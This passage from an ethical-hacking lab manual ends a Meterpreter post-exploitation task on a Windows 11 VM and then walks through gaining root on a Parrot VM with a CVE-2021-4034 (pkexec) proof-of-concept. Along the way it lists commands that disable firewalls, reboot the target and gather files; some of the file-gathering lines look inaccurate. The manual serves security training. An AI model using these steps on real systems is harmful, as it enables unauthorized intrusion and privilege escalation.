
53. Type **wmic os where Primary='TRUE' reboot** and press **Enter**, to reboot the target system.

54. Apart from the aforementioned post exploitation commands, you can also use the following additional commands to perform more operations on the target system:

Post Exploitation	
Command	**Description**
net start or stop	Starts/stops a network service
netsh advfirewall set currentprofile state off	Turn off firewall service for current profile
netsh advfirewall set allprofiles state off	Turn off firewall service for all profiles
Post Escalating Privileges	
findstr /E ".txt" > txt.txt	Retrieves all the text files (needs privileged access)
findstr /E ".log" > log.txt	Retrieves all the log files
findstr /E ".doc" > doc.txt	Retrieves all the document files

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

55. Observe that the Meterpreter session also dies as soon as you shut down the victim machine.



56. Switch to the **Windows 11** virtual machine (victim machine).

57. You can observe that the machine has been turned off.

58. This concludes the demonstration of how to hack Windows machines using Metasploit and perform post-exploitation using Meterpreter.

59. Close all open windows and document all the acquired information.

60. Turn off the **Parrot Security** virtual machine.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Task 3: Escalate Privileges by Exploiting Vulnerability in pkexec

Polkit or Policykit is an authorization API used by programs to elevate permissions and run processes as an elevated user. The successful exploitation of the Polkit pkexec vulnerability allows any unprivileged user to gain root privileges on the vulnerable host.

In the pkexec.c code, there are parameters that doesn't handle the calling correctly which ends up in trying to execute environment variables as commands. Attackers can exploit this vulnerability by designing an environment variable in such a manner that it will enable pkexec to execute an arbitrary code.


Here, we are using a proof-of-concept code to execute the attack on the target system and escalate the privileges from a standard user to a root user.

Note: In this task, we are exploiting the **pkexec CVE-2021-4034** vulnerability that was shown in the task **Perform Vulnerability Research in Common Vulnerabilities and Exposures (CVE)** of Module 05 (Vulnerability Analysis).


1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

   Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

   Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
4. In the terminal window type **whoami** and press **Enter**, we can see that we do not have root access.




5. In the terminal window, type **mkdir /tmp/pwnkit** and press **Enter**.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. Now, in the terminal type **mv CVE-2021-4034 /tmp/pwnkit/** and press **Enter**.
7. In the terminal window, type **cd /tmp** and press **Enter** to navigate to **tmp** directory.
8. Type **cd pwnkit** and press **Enter** to navigate into **pwnkit** folder.
9. Type **cd CVE-2021-4034/** and press **Enter** to navigate into **CVE-2021-4034** folder.
10. In the CVE-2021-4034 directory, type **make** and press **Enter**.
11. Now, in the terminal, type **./cve-2021-4034** and press **Enter**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

12. A shell will open in the shell type **whoami** and press **Enter**.



13. You can observe that, we have successfully got root privileges in the **Parrot Security** machine, without entering any credentials.

    Note: This vulnerability has already been patched in newer versions of Unix-based operating systems. Here, we are exploiting the vulnerability for the sake of demonstrating how the attackers can search for the latest vulnerabilities in the target operating system using online resources such as Exploit-Db and further exploit them to gain unauthorized access or escalated privileges to the target system.

14. This concludes the demonstration of how to escalate privileges by exploiting vulnerability in pkexec.
15. Close all open windows and document all the acquired information.
16. Turn off the **Parrot Security** virtual machine.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

